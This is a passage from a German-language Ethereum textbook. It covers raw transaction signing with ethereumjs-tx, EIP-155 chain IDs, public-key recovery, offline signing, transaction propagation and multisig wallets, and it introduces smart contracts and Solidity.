In diesem Abschnitt erzeugen und signieren wir mithilfe der `ethereumjs-tx`-Bibliothek eine Rohtransaktion. Das Beispiel zeigt die Funktionen, die normalerweise innerhalb einer Wallet oder in einer Anwendung eingesetzt werden, die Transaktionen im Auftrag des Nutzers signieren. Den Quellcode für dieses Beispiel finden Sie in der Datei `raw_tx_demo.js` im GitHub-Repository (<http://bit.ly/2yI2GL3>) zu diesem Buch:

```
// Abhängigkeiten laden:  
//  
// npm init
```

```
// npm install ethereumjs-tx
//
// Ausführen mit: $ node raw_tx_demo.js
const ethTx = require('ethereumjs-tx');

const txData = {
  nonce: '0x0',
  gasPrice: '0x09184e72a000',
  gasLimit: '0x30000',
  to: '0xb0920c523d582040f2bcb1bd7fb1c7c1ecebdb34',
  value: '0x00',
  data: '',
  v: "0x1c", // chainID des Ethereum-Mainnets
  r: 0,
  s: 0
};

tx = new ethTx(txData);
console.log('RLP-Encoded Tx: 0x' + tx.serialize().toString('hex'))

txHash = tx.hash(); // This step encodes into RLP and calculates the hash
console.log('Tx Hash: 0x' + txHash.toString('hex'))

// Transaktion signieren
const privKey = Buffer.from(
  '91c8360c4cb4b5fac45513a7213f31d4e4a7bfcbb4630e9fbf074f42a203ac0b9', 'hex');
tx.sign(privKey);

serializedTx = tx.serialize();
rawTx = 'Signed Raw Transaction: 0x' + serializedTx.toString('hex');
console.log(rawTx)
```

Wenn Sie den Beispielpcode ausführen, erhalten Sie die folgenden Ergebnisse:

```
$ node raw_tx_demo.js
RLP-Encoded Tx: 0xe6808609184e72a0008303000094b0920c523d582040f2bcb1bd7fb1c7c1...
Tx Hash: 0xaa7f03f9f4e52fcf69f836a6d2bbc7706580adce0a068ff6525ba337218e6992
Signed Raw Transaction: 0xf866808609184e72a0008303000094b0920c523d582040f2bcb1...
```

Eine Rohtransaktion generieren mit EIP-155

Der EIP-155-Standard *Simple Replay Attack Protection* spezifiziert eine vor Replay-Angriffen schützende Transaktionscodierung, die vor der Signierung einen *Chain-Identifier* in die Transaktionsdaten einfügt. Das stellt sicher, dass für eine Blockchain (z.B. das Ethereum-Hauptnetz) erzeugte Transaktionen in einer anderen Blockchain (z.B. Ethereum Classic oder Ropsten-Testnetzwerk) ungültig sind. An ein Netzwerk gesendete Transaktionen können also nicht in einem anderen Netzwerk »wiedergegeben« (engl. replay) werden – daher der Name des Standards.

EIP-155 ergänzt die sechs Hauptfelder der Transaktionsdatenstruktur um drei weitere Felder, nämlich die Chain-ID, 0 und 0. Diese drei Felder werden den Transaktionsdaten hinzugefügt, *bevor diese codiert und gehasht werden*. Sie ändern also den Transaktionshash, auf den später die Signatur angewandt wird. Durch das Einfü-

gen der Chain-ID in die zu signierenden Daten verhindert die Transaktionssignatur jegliche Änderungen, da die Signatur ungültig wird, wenn die Chain-ID geändert wird. Ein Replay-Angriff in einer anderen Chain wird durch EIP-155 also unmöglich, weil die Gültigkeit der Signatur von der Chain-ID abhängt.

Das Chain-ID-Feld wird entsprechend dem Netzwerk gesetzt, für das die Transaktion gedacht ist. Die jeweiligen Werte finden Sie in Tabelle 6-1.

Tabelle 6-1: Chain-IDs

Chain	Chain-ID
Ethereum mainnet	1
Morden (veraltet), Expanse	2
Ropsten	3
Rinkeby	4
Rootstock mainnet	30
Rootstock testnet	31
Kovan	42
Ethereum Classic mainnet	61
Ethereum Classic testnet	62
Geth, private Testnetze	1337

Die resultierende Transaktionsstruktur ist RLP-codiert, gehasht und signiert. Der Signierungsalgorithmus wurde leicht modifiziert, um die Chain-ID auch im v-Präfix zu codieren.

Weitere Details finden Sie in der EIP-155-Spezifikation (<http://bit.ly/2CQUgne>).

Der Signaturpräfixwert (v) und die Public-Key-Recovery

Wie in »Die Struktur einer Transaktion« auf Seite 99 erwähnt, enthält die Transaktionsnachricht keinen Absender, also kein `from`-Feld. Das liegt daran, dass der öffentliche Schlüssel des Ausstellers direkt aus der ECDSA-Signatur berechnet werden kann. Sobald Sie den öffentlichen Schlüssel kennen, können Sie die Adresse ganz einfach berechnen. Der Prozess der Wiederherstellung des öffentlichen Schlüssels des Ausstellers wird *Public-Key-Recovery* genannt.

Mit den Werten r und s , die in »Die Mathematik hinter ECDSA« auf Seite 116 berechnet wurden, können zwei mögliche öffentliche Schlüssel berechnet werden.

Zuerst berechnen wir die zwei Punkte R und R' aus dem r -Wert der x -Koordinate, die in der Signatur enthalten ist. Es sind zwei Punkte möglich, weil die elliptische

Kurve zur x-Achse symmetrisch ist. Für jeden Wert x gibt es daher zwei mögliche Werte, die auf jeder Seite der x-Achse auf die Kurve passen.

Aus r berechnen wir auch r^{-1} , also den Kehrwert von r .

Abschließend berechnen wir z , also die n niedrigsten Bits des Nachrichten-Hashs. n ist dabei die Ordnung der elliptischen Kurve.

Die beiden möglichen öffentlichen Schlüssel sind dann:

- $K_1 = r^{-1} (sR - zG)$

und

- $K_2 = r^{-1} (sR' - zG)$

Dabei gilt:

- K_1 und K_2 sind die beiden möglichen öffentlichen Schlüssel des Ausstellers.
- r^{-1} ist der Kehrwert des r -Werts des Ausstellers.
- s ist der s -Wert des Ausstellers.
- R und R' sind die beiden möglichen temporären öffentlichen Schlüssel Q .
- z sind die n niedrigsten Bits des Nachrichten-Hashs.
- G ist der Generatorpunkt der elliptischen Kurve.

Um die Sache effizienter zu gestalten, enthält die Transaktionssignatur den Präfixwert v , der uns mitteilt, welcher der beiden R -Werte der temporäre Schlüssel ist. Ist v gerade, dann ist R der richtige Wert. Ist v ungerade, ist es R' . So müssen wir nur einen Wert für R berechnen und nur einen Wert für K .

Trennung von Signierung und Übertragung (Offlinesignierung)

Sobald eine Transaktion signiert ist, kann sie ins Ethereum-Netzwerk übertragen werden. Diese drei Schritte aus Erzeugung, Signierung und Übertragung erfolgen normalerweise in einer einzigen Operation, etwa mittels `web3.eth.sendTransaction`. Allerdings können Sie, wie in »Erzeugen/Signieren einer Rohtransaktion« auf Seite 118 zu sehen, die Transaktion in zwei separaten Schritten erzeugen und signieren. Sobald Sie über eine signierte Transaktion verfügen, können Sie diese mittels `web3.eth.sendSignedTransaction` übertragen, die eine Hex-codierte und signierte Transaktion an das Ethereum-Netzwerk sendet.

Doch warum sollte man das Signieren und die Übertragung von Transaktionen trennen wollen? Der Hauptgrund ist die Sicherheit. Der Computer, auf dem eine Transaktion signiert wird, muss entspernte private Schlüssel im Speicher vorliegen haben. Der Computer, der die Übertragung übernimmt, muss mit dem Internet verbunden sein (und einen Ethereum-Client ausführen). Werden diesen beiden Funktionen auf einem Computer ausgeführt, liegen private Schlüssel auf einem

Onlinesystem, was recht gefährlich ist. Die Trennung von Signierung und Übertragung und deren Durchführung auf verschiedenen Computern (einem Offline- und einem Onlinegerät) wird als *Offlinesignierung* bezeichnet und ist gängige Sicherheitspraxis.

Abbildung 6-7 zeigt diesen Vorgang:

1. Erzeugen Sie eine unsignierte Transaktion auf dem Onlinecomputer, auf dem der aktuelle Kontostand, insbesondere die Nonce und das verfügbare Guthaben, ermittelt werden kann.
2. Übertragen Sie die unsignierte Transaktion zur Signierung auf ein Offlinegerät, etwa per QR-Code oder einen USB-Stick.
3. Übertragen Sie die signierte Transaktion auf das Onlinegerät (zurück), um es an die Ethereum-Blockchain zu senden, etwa per QR-Code oder einen USB-Stick.




Abbildung 6-7: Offlinesignierung von Ethereum-Transaktionen

In Abhängigkeit vom Grad der benötigten Sicherheit kann Ihr »Offlinecomputer« auf unterschiedliche Art vom Onlinecomputer getrennt sein. Das reicht von einem isolierten und per Firewall gesicherten Subnetz (online aber isoliert) bis zu einem komplett getrennten System. Bei einem komplett isolierten System gibt es keine Netzwerkverbindung – der Computer ist vom Onlinesystem durch »Luft« getrennt (engl. Airgap). Um Transaktionen zu signieren, übertragen Sie diese an und vom isolierten System per Speichermedium oder (besser noch) per Webcam und QR-Code. Das bedeutet natürlich, dass Sie jede zu signierende Transaktion manuell übertragen müssen, und diese Arbeit kann Ihnen auch niemand abnehmen.

Ein vollständig isoliertes System ist in vielen Umgebungen nicht möglich, doch selbst ein kleines Maß an Isolation bietet deutliche Vorteile für die Sicherheit. Zum Beispiel bietet ein durch eine Firewall isoliertes Subnetz, das nur Message-Queue-Protokolle durchlässt, eine deutlich reduzierte Angriffsfläche und eine deutlich höhere Sicherheit als das Signieren auf einem Onlinesystem. Viele Unternehmen nutzen zu diesem Zweck ein Protokoll wie ZeroMQ (0MQ). Bei einem solchen Setup werden Transaktionen serialisiert und zur Signierung in einer Queue abge-

legt. Das Queuing-Protokoll überträgt die serialisierte Nachricht, ähnlich wie bei einem TCP-Socket, an den signierenden Computer. Der signierende Computer liest die serialisierten Transaktionen aus der Queue aus, erzeugt mit dem passenden Schlüssel eine Signatur und legt sie in der ausgehenden Queue ab. Die ausgehende Queue überträgt die signierten Transaktionen an den Computer mit dem Ethereum-Client, der sie aus der Queue entnimmt und an das Netzwerk übergibt.

Propagation von Transaktionen

Das Ethereum-Netzwerk verwendet ein sogenanntes »Flood-Routing-Protokoll«. Jeder Ethereum-Client fungiert als Knoten (*Node*) in einem *Peer-to-Peer*-(P2P-) Netzwerk, das (idealerweise) ein *Mesh*-Netzwerk bildet. Kein Netzwerknoten ist besonders – alle agieren als gleichberechtigte Teilnehmer. Wir verwenden den Begriff *Node* für einen Ethereum-Client, der mit dem P2P-Netzwerk verbunden ist und daran teilnimmt.

Die Propagation einer Transaktion beginnt mit dem ausstellenden Ethereum-Node, der eine signierte Transaktion erzeugt (oder offline empfängt). Die Transaktion wird validiert und dann an alle anderen Ethereum-Nodes gesendet, die *direkt* mit dem ausstellenden Node verbunden sind. Durchschnittlich pflegt jeder Ethereum-Node Verbindungen zu mindestens 13 anderen Nodes, die als *Nachbarn* bezeichnet werden. Jeder Nachbar-Node validiert die Transaktion, sobald er sie empfängt. Wird sie als gültig akzeptiert, speichert er eine Kopie und propagiert sie an seine Nachbarn weiter (nur nicht an den, von dem sie stammt). Auf diese Weise breitet sich die Transaktion wellenförmig vom ausstellenden Node aus und *flutet* (engl. *flooding*) das Netzwerk, bis alle Nodes eine Kopie besitzen. Nodes können die Nachrichten filtern, die sie propagieren, doch standardmäßig werden alle gültigen Transaktionen propagiert.

Innerhalb weniger Sekunden wird eine Ethereum-Transaktion an alle Ethereum-Nodes auf der ganzen Welt durchpropagiert. Aus Sicht eines Nodes ist der Ursprung der Transaktion nicht zu ermitteln. Der Nachbar, der sie an den Node gesendet hat, kann der Urheber der Transaktion sein, er kann sie aber auch von einem seiner Nachbarn empfangen haben. Um den Ursprung von Transaktionen nachhalten zu können oder die Propagation zu behindern, müsste ein Angreifer einen Großteil aller Nodes kontrollieren. Das ist Teil des Sicherheits- und Privatsphärenkonzepts von P2P-Netzwerken, wie sie auf Blockchain-Netzwerke angewandt werden.

Aufzeichnen in der Blockchain

Zwar sind alle Nodes bei Ethereum gleich, doch einige werden als *Miner* betrieben und leiten Transaktionen und Blöcke an *Mining-Farmen* weiter, also Computer mit Hochleistungs-GPUs. Die Mining-Computer fügen Transaktionen in Kandidaten-

blöcke ein und versuchen, einen sogenannten *Proof of Work* zu finden, der den Kandidatenblock gültig werden lässt. Wir gehen darauf detaillierter in Kapitel 14 ein.

Ohne ins Detail zu gehen, werden Transaktionen letztlich in einen Block von Transaktionen eingefügt und so in der Ethereum-Blockchain festgehalten. Sobald sie in einem Block geschürft wurden, verändern Transaktionen auch den Zustand des Ethereum-Singletons. Dabei wird entweder das Guthaben eines Accounts verändert (im Fall einer einfachen Zahlung), oder es werden Kontrakte aufgerufen, die ihren internen Zustand ändern. Diese Änderungen werden während der Transaktion in Form eines »Transaktionsbelegs« (engl. *Receipt*) festgehalten, der auch *Events* enthalten kann. Wir sehen uns das sehr viel ausführlicher in Kapitel 13 an.

Eine Transaktion, die den gesamten Weg von der Erzeugung über die Signierung durch einen EOA, die Propagation und schließlich das Mining durchläuft, hat den Zustand des Singletons verändert und eine unauslöschliche Spur in der Blockchain hinterlassen.

Multisignatur-Transaktionen (Multisig)

Wenn Sie mit den Skripting-Fähigkeiten von Bitcoin vertraut sind, wissen Sie, dass man einen Bitcoin-Multisig-Account erzeugen kann, dessen Mittel nur ausgegeben werden können, wenn mehrere Parteien die Transaktion signieren (z.B. 2-von-2- oder 3-von-4-Signaturen). Ethereums einfache EOA-Wert-Transaktionen können mit mehreren Signaturen nicht umgehen. Doch durch Smart Contracts können beliebige Regeln für die Signierung festgelegt werden, die den Transfer von Ether und Tokens gleichermaßen kontrollieren.

Um diese Fähigkeit nutzen zu können, müssen die Ether an einen »Wallet-Kontrakt« übertragen werden, in den die gewünschten Auszahlungsregeln einprogrammiert sind, also beispielsweise die Multisignatur-Anforderungen oder die Auszahlungslimits (oder eine Kombination der beiden). Der Wallet-Kontrakt zahlt auf Anforderung eines autorisierten EOA aus, sobald die Auszahlungsbedingungen erfüllt sind. Um Ihre Ether z.B. durch eine Multisig-Bedingung zu sichern, transferieren Sie die Ether an einen Multisig-Kontrakt. Sollen Mittel an einen anderen Account gesendet werden, müssen alle erforderlichen Nutzer über eine reguläre Wallet-App Transaktionen an den Kontrakt senden. Dadurch wird der Kontrakt letztlich autorisiert, die finale Transaktion durchzuführen.

Die Kontrakte können auch so entworfen sein, dass mehrere Signaturen benötigt werden, bevor lokaler Code ausgeführt oder andere Kontrakte angestoßen werden. Die Sicherheit des Schemas wird letztlich durch den Code des Multisig-Kontrakts bestimmt.

Die Fähigkeit, Multisignatur-Transaktionen als Smart Contract implementieren zu können, zeigt, wie flexibel Ethereum ist. Allerdings ist das ein zweischneidiges Schwert, da diese zusätzliche Flexibilität zu Bugs führen kann, die die Sicherheit

des Multisignatur-Schemas unterlaufen. Tatsächlich gibt es eine Reihe von Vorschlägen, die einen Multisignatur-Befehl in die EVM einbinden wollen, um die Notwendigkeit von Smart Contracts zu beseitigen, zumindest für die einfachen M-von-N-Multisignatur-Schemata. Das würde dem Multisignatur-System von Bitcoin entsprechen, das Teil der Kernkonsensregeln ist und sich als robust und sicher bewährt hat.

Fazit

Transaktionen sind der Ausgangspunkt jeglicher Aktivitäten im Ethereum-System. Transaktionen sind die »Inputs«, die die Ethereum Virtual Machine dazu bringen, Kontrakte zu evaluieren, Kontostände zu aktualisieren und ganz allgemein den Zustand der Ethereum-Blockchain modifizieren. Als Nächstes wollen wir wesentlich detaillierter auf Smart Contracts eingehen und erläutern, wie man mit der kontraktororientierten Sprache Solidity programmiert.

Smart Contracts und Solidity

Wie in Kapitel 2 erläutert, gibt es bei Ethereum zwei Arten von Accounts: EOAs (*Externally Owned Accounts*) und Kontrakt-Accounts. EOAs werden von Nutzern kontrolliert, oft über Software wie etwa eine Wallet-Anwendung, die außerhalb der Ethereum-Plattform liegt. Im Gegensatz dazu werden Kontrakt-Accounts durch Programmcode (üblicherweise *Smart Contracts* genannt) kontrolliert, der durch die Ethereum Virtual Machine ausgeführt wird. Kurz gefasst, sind EOAs einfache Accounts ohne dazugehörigen Code oder Datenspeicher, während Kontrakt-Accounts sowohl Code als auch Datenspeicher besitzen. EOAs werden durch Transaktionen kontrolliert, die (unabhängig vom Protokoll) über einen privaten Schlüssel in der »realen Welt« erzeugt und signiert werden, während Kontrakt-Accounts keine privaten Schlüssel besitzen und sich in vorbestimmter Weise durch den Smart-Contract-Code »selbst kontrollieren«. Beide Account-Arten werden durch eine Ethereum-Adresse identifiziert. In diesem Kapitel diskutieren wir Kontrakt-Accounts und den Programmcode, der sie kontrolliert.

Was ist ein Smart Contract?

Der Begriff *Smart Contract* (zu Deutsch etwa »intelligenter Vertrag«) wurde über die Jahre für viele verschiedene Dinge verwendet. In den 1990ern hat der Kryptologe Nick Szabo den Begriff geprägt und (frei übersetzt) wie folgt definiert: »Ein Satz in digitaler Form spezifizierter Verträge einschließlich eines Protokolls, in dem die Parteien die Verträge ausführen.« Seither hat sich das Konzept der Smart Contracts weiterentwickelt, insbesondere mit der Einführung dezentralisierter Blockchain-Plattformen durch die Erfindung des Bitcoin im Jahr 2009. Im Ethereum-Kontext ist der Begriff tatsächlich etwas irreführend, da Smart Contracts bei Ethereum weder intelligent noch rechtlich gültige Verträge sind, doch der Begriff hat sich eingebürgert. In diesem Buch verwenden wir »Smart Contracts« für unveränderliche Computerprogramme, die deterministisch im Kontext einer Ethereum Virtual Machine als Teil des Ethereum-Netzwerkprotokolls ausgeführt werden, d.h. auf dem dezentralisierten Ethereum-Weltcomputer.

Sehen wir uns diese Definition mal genauer an:

Computerprogramme

Smart Contracts sind einfach Computerprogramme. Das Wort »Kontrakt« hat in diesem Kontext keine rechtliche Bedeutung.

Unveränderlich

Einmal eingesetzt, kann der Code eines Smart Contract nicht mehr verändert werden. Im Gegensatz zu traditioneller Software kann ein Smart Contract nur durch den Einsatz einer neuen Instanz modifiziert werden.

Deterministisch

Das Ergebnis der Ausführung eines Smart Contract ist im Kontext der anstoßenden Transaktion und dem Zustand der Ethereum-Blockchain zum Zeitpunkt der Ausführung für jeden gleich.

EVM-Kontext

Smart Contracts arbeiten in einem sehr beschränkten Ausführungskontext. Sie können auf den eigenen Zustand zugreifen, auf den Kontext der sie aufrufenden Transaktion und auf einige Informationen der neuesten Blöcke.

Dezentralisierter Weltcomputer

Die EVM läuft als lokale Instanz auf jedem Ethereum-Node. Da aber alle Instanzen der EVM mit dem gleichen Ausgangszustand arbeiten und den gleichen Endzustand erzeugen, arbeitet das System als Ganzes als ein »Weltcomputer«.

Lebenszyklus eines Smart Contract

Smart Contracts werden üblicherweise in einer Hochsprache wie Solidity geschrieben. Doch um ausgeführt werden zu können, müssen sie in den Low-Level-Bytecode übersetzt werden, der auf der EVM läuft. Einmal kompiliert, werden sie auf der Ethereum-Plattform über eine spezielle *Kontrakterzeugungstransaktion* aufgesetzt, die man daran erkennt, dass sie an die spezielle Kontrakterzeugungsadresse 0x0 gesendet wird (siehe »Spezielle Transaktion: Kontrakterzeugung« auf Seite 112). Jeder Kontrakt wird über eine Ethereum-Adresse identifiziert, die über die Kontrakterzeugungstransaktion als Funktion des ausstellenden Accounts und der Nonce abgeleitet wird. Die Ethereum-Adresse eines Kontrakts kann in einer Transaktion als Empfänger angegeben werden, d.h., Sie können Mittel an den Kontrakt senden oder eine der Funktionen des Kontrakts aufrufen. Beachten Sie, dass im Gegensatz zu EOAs kein Schlüssel mit dem Account verknüpft wird, der für einen neuen Smart Contract erzeugt wird. Als Erzeuger eines Kontrakts erhalten Sie auf Protokollebene keine besonderen Privilegien (können diese aber explizit in den Code einprogrammieren). Sie erhalten auch keinen privaten Schlüssel für den Kontrakt-Account, da es diesen tatsächlich nicht gibt. Man kann sagen, dass Smart-Contract-Accounts sich selbst gehören.

Wichtig ist, dass *Kontrakte nur ausgeführt werden, wenn sie von einer Transaktion aufgerufen werden*. Alle Smart Contracts in Ethereum werden letztlich ausgeführt,

weil eine durch einen EOA initiierte Transaktion sie anstößt. Ein Kontrakt kann einen anderen Kontrakt aufrufen, der einen weiteren Kontrakt aufruft, und so weiter, doch der erste Kontrakt in einer solchen Ausführungskette wird immer durch eine Transaktion von einem EOA aufgerufen. Kontrakte laufen niemals »von selbst« oder »im Hintergrund«. Vielmehr liegen die Kontrakte brach, bis eine Transaktion sie direkt oder indirekt als Teil einer Kette von Kontraktaufrufen, anstößt. Es ist auch erwähnenswert, dass Smart Contracts in keiner Weise »parallel« ausgeführt werden. Der Ethereum-Weltcomputer ist also eine Single-Thread-Maschine.

Transaktionen sind *atomisch*, unabhängig davon, wie viele Kontrakte sie aufrufen und was diese Kontrakte tun, wenn sie aufgerufen werden. Transaktionen werden in ihrer Gesamtheit ausgeführt, und Änderungen des globalen Zustands (Kontrakte, Accounts etc.) werden nur festgehalten, wenn die Ausführung erfolgreich abgeschlossen wird. Erfolgreich abgeschlossen bedeutet, dass das Programm ohne Fehler ausgeführt wird und das Programmende erreicht. Schlägt die Ausführung aufgrund eines Fehlers fehl, werden alle Effekte (Zustandsänderungen) rückgängig gemacht (Rollback), so als wäre die Transaktion nie ausgeführt worden. Der Versuch der fehlgeschlagenen Transaktion wird dennoch festgehalten, und das für die Ausführung aufgewendete Gas wird dem Ursprungs-Account in Ether abgezogen. Weitere Auswirkungen auf Kontrakt- oder Account-Zustand gibt es aber nicht.

Wie bereits erwähnt, ist es nicht zwar möglich, den Code eines Kontrakts zu verändern, Sie können einen Kontrakt aber »löschen«, indem Sie den Code und den internen Zustand aus der Adresse entfernen, sodass nur ein leerer Account übrig bleibt. Nach dem Löschen des Kontrakts führt jede an diese Account-Adresse gesendete Transaktion nicht mehr zur Ausführung von Code, weil es keinen Code mehr gibt, der ausgeführt werden könnte. Um einen Kontrakt zu löschen, führen Sie den EVM-Opcode `SELFDESTRUCT` (früher `SUICIDE`) aus. Diese Operation kostet »negatives Gas«, d. h., es gibt eine Gasgutschrift. Auf diese Weise wird die Freigabe von Ressourcen des Netzwerkclients belohnt. Das Löschen des Kontrakts entfernt nicht dessen Transaktionshistorie (seine Vergangenheit), da die Blockchain selbst unveränderlich ist. Es ist auch wichtig, zu bemerken, dass `SELFDESTRUCT` nur zur Verfügung steht, wenn der Entwickler des Smart Contract die entsprechende Funktionalität einprogrammiert hat. Besitzt der Code des Kontrakts keinen `SELFDESTRUCT`-Opcode oder ist dieser unzugänglich, kann der Smart Contract nicht gelöscht werden.

Einführung in Ethereum-Hochsprachen

Die EVM ist eine virtuelle Maschine, die eine spezielle Form von Code, den sogenannten *EVM-Bytecode*, ausführt. Das ähnelt der CPU Ihres Computers, die z. B. `x86_64`-Maschinencode ausführt. Wir werden den Betrieb und die Sprache der EVM in Kapitel 13 wesentlich detaillierter untersuchen. In diesem Abschnitt sehen wir uns an, wie Smart Contracts geschrieben und auf der EVM ausgeführt werden.

Zwar ist es möglich, Smart Contracts direkt in Bytecode zu entwickeln, doch EVM-Bytecode ist recht sperrig, für Programmierer nur schlecht lesbar und auch schwer verständlich. Die meisten Ethereum-Entwickler nutzen stattdessen eine Hochsprache und einen Compiler, der ihre Programme in Bytecode übersetzt.

Jede beliebige Hochsprache kann zur Entwicklung von Smart Contracts verwendet werden, doch sie so anzupassen, dass sie EVM-Bytecode erzeugt, ist eine mühsame Angelegenheit und würde für einige Verwirrung sorgen. Smart Contracts arbeiten in einer hochgradig beschränkten und minimalistischen Ausführungsumgebung (der EVM). Darüber hinaus müssen diverse EVM-spezifische Variablen und Funktionen zur Verfügung stehen. Es ist deshalb einfacher, eine kontraktororientierte Sprache von Grund auf neu zu entwickeln, statt eine Allzwecksprache für die Entwicklung von Smart Contracts fit zu machen. Daher ist eine Reihe spezialisierter Sprachen zur Programmierung von Smart Contracts entstanden. Für Ethereum gibt es mehrere solcher Sprachen und entsprechende Compiler, die den auf der EVM ausführbaren Bytecode erzeugen.

Ganz allgemein lassen sich Programmiersprachen in zwei grobe Programmierparadigmen einteilen: *deklarativ* und *imperativ*, auch bekannt als *funktional* bzw. *prozedural*. Bei der deklarativen Programmierung schreiben wir Funktionen, die die *Logik* eines Programms ausdrücken, nicht aber dessen *Fluss*. Die deklarative Programmierung wird verwendet, um Programme zu entwickeln, bei denen es keine *Nebeneffekte* gibt, d.h. keine Zustandsänderungen außerhalb einer Funktion. Zu den deklarativen Programmiersprachen gehören Haskell und SQL. Im Gegensatz dazu schreibt der Entwickler bei der imperativen Programmierung eine Reihe von Prozeduren, die die Logik und den Fluss des Programms kombinieren. Zu den imperativen Programmiersprachen gehören C++ und Java. Einige Sprachen sind »hybrid«, d.h., sie erlauben die deklarative Programmierung, können aber auch imperative Programmierparadigmen ausdrücken. Solche Hybriden sind Lisp, JavaScript und Python. Generell kann man in jeder imperativen Sprache deklarative Paradigmen ausdrücken, doch häufig ist der resultierende Code nicht besonders elegant. Im Gegensatz dazu können rein deklarative Sprachen nicht für imperative Paradigmen genutzt werden. Bei einer rein deklarativen Sprache gibt es keine »Variablen«.

Die imperative Programmierung ist unter Entwicklern stärker verbreitet, doch es kann sehr schwer sein, Programme zu schreiben, die genau wie erwartet ausgeführt werden. Die Möglichkeit jedes Teils des Programms, den Zustand jedes anderen Teils zu ändern, erschwert Aussagen zur Programmausführung und bietet viele Möglichkeiten für Programmierfehler. Bei der deklarativen Programmierung ist es hingegen einfacher, zu verstehen, wie sich ein Programm verhält: Da es keine Nebeneffekte gibt, kann jedes Teilprogramm isoliert betrachtet und verstanden werden.

Bei Smart Contracts kosten Programmierfehler buchstäblich Geld. Es ist daher besonders wichtig, Smart Contracts ohne unerwünschte Nebeneffekte zu entwi-

ckeln. Dazu müssen Sie in der Lage sein, das Verhalten des Programms eindeutig vorhersagen zu können. Deklarative Sprachen spielen daher bei Smart Contracts eine wesentliche größere Rolle als bei Allzwecksoftware. Dennoch ist (wie Sie noch sehen werden) die meistgenutzte Sprache für Smart Contracts (Solidity) imperativ. Programmierer scheuen, wie die meisten Menschen, die Veränderung!

Zu den unterstützten Hochsprachen für Smart Contracts gehören (grob nach Alter sortiert):

LLL

Eine funktionale (deklarative) Programmiersprache mit Lisp-artiger Syntax. War die erste Ethereum-Hochsprache für Smart Contracts, wird heutzutage aber nur selten genutzt.

Serpent

Eine prozedurale (imperative) Programmiersprache mit einer Python-ähnlichen Syntax. Kann auch zur Entwicklung funktionalen (deklarativen) Codes genutzt werden, ist aber nicht ganz frei von Nebeneffekten.

Solidity

Eine prozedurale (imperative) Programmiersprache mit einer Syntax ähnlich der von JavaScript, C++ oder Java. Die beliebteste und am häufigsten verwendete Sprache für Ethereum-Smart-Contracts.

Vyper

Diese jüngst entwickelte Sprache, die Serpent ähnelt, mit ebenfalls einer Python-artigen Syntax. Soll sich mehr als Serpent einer rein funktionalen, Python-artigen Sprache nähern, ohne Serpent zu ersetzen.

Bamboo

Eine neu entwickelte, von Erlang beeinflusste Sprache mit expliziten Zustandsübergängen und ohne iterativen Fluss (Schleifen). Soll Nebeneffekte reduzieren und die Nachvollziehbarkeit erhöhen. Ziemlich neu und noch nicht sehr verbreitet.

Wie Sie sehen, können Sie unter vielen Sprachen wählen. Von all diesen ist Solidity allerdings die mit Abstand beliebteste. Tatsächlich ist sie die De-facto-Standardhochsprache für Ethereum und weitere EVM-artige Blockchains. Wir werden die meiste Zeit mit Solidity arbeiten, einige Beispiele aber auch in anderen Hochsprachen umsetzen, um die unterschiedlichen Philosophien zu verdeutlichen.

Smart Contracts mit Solidity entwickeln

Solidity wurde von Dr. Gavin Wood (Koautor dieses Buchs) explizit als Sprache zur Programmierung von Smart Contracts entworfen. Sie umfasst Features, die die Ausführung in der dezentralisierten Umgebung des Ethereum-Weltcomputers direkt unterstützen. Die resultierenden Attribute sind recht allgemein, weshalb sie letztlich auch zur Entwicklung von Smart Contracts auf verschiedenen anderen

Blockchain-Plattformen eingesetzt wird. Sie wurde von Christian Reitiwessner und später auch von Alex Beregszaszi, Liana Husikyan, Yoichi Hirai und mehreren früheren Ethereum-Mitwirkenden entwickelt. Inzwischen wird Solidity als unabhängiges Projekt auf GitHub (<https://github.com/ethereum/solidity>) weiterentwickelt und gepflegt.

Das »Hauptprodukt« des Solidity-Projekts ist der Solidity-Compiler `solc`, der in Solidity geschriebene Programme in EVM-Bytecode übersetzt. Das Projekt verwaltet auch den wichtigen Standard *Application Binary Interface* (ABI) für Ethereum-Smart-Contracts, den wir uns in diesem Kapitel detailliert ansehen. Jede Version des Solidity-Compilers steht (und kompiliert) für eine bestimmte Version der Solidity-Sprache.

Um loslegen zu können, laden wir ein binäres Executable des Solidity-Compilers herunter. Wir entwickeln und kompilieren dann einen einfachen Kontrakt, der auf dem Beispiel aus Kapitel 2 aufbaut.

Eine Solidity-Version wählen

Solidity folgt einem Versionierungsmodell, das als *semantische Versionierung* (<https://semver.org/>) bezeichnet wird. Die Versionsnummern werden dabei als drei durch Punkte getrennte Zahlen angegeben: *MAJOR.MINOR.PATCH*. Die »Hauptversion« (*MAJOR*) wird bei wesentlichen *nicht rückwärtskompatiblen* Änderungen erhöht. Die »Unterversion« (*MINOR*) wird erhöht, wenn rückwärtskompatible Features zwischen den Haupt-Releases hinzugefügt werden, und die *PATCH*-Nummer wird bei rückwärtskompatiblen Bug-Fixes erhöht.

Während diese Zeilen geschrieben werden, ist Solidity bei Version 0.4.24 angekommen. Die Regeln der Hauptversion 0, die für die anfängliche Entwicklung eines Projekts steht, sind anders: Alles kann sich jederzeit ändern. In der Praxis behandelt Solidity die Minor-Nummer, als wäre sie die Hauptversion und die Patch-Nummer als Unterversion. Bei der Versionsnummer 0.4.24 ist also 4 die Haupt- und 24 die Unterversion.

Die Release 0.5 von Solidity wird in naher Zukunft erwartet.

Wie Sie in Kapitel 2 gesehen haben, können Ihre Solidity-Programme eine Pragma-Direktive enthalten, die die minimale und die maximale Solidity-Version angibt, mit denen der Code kompatibel ist und der Kontrakt kompiliert werden kann.

Da sich Solidity schnell entwickelt, ist es häufig besser, die neueste Release zu installieren.

Download und Installation

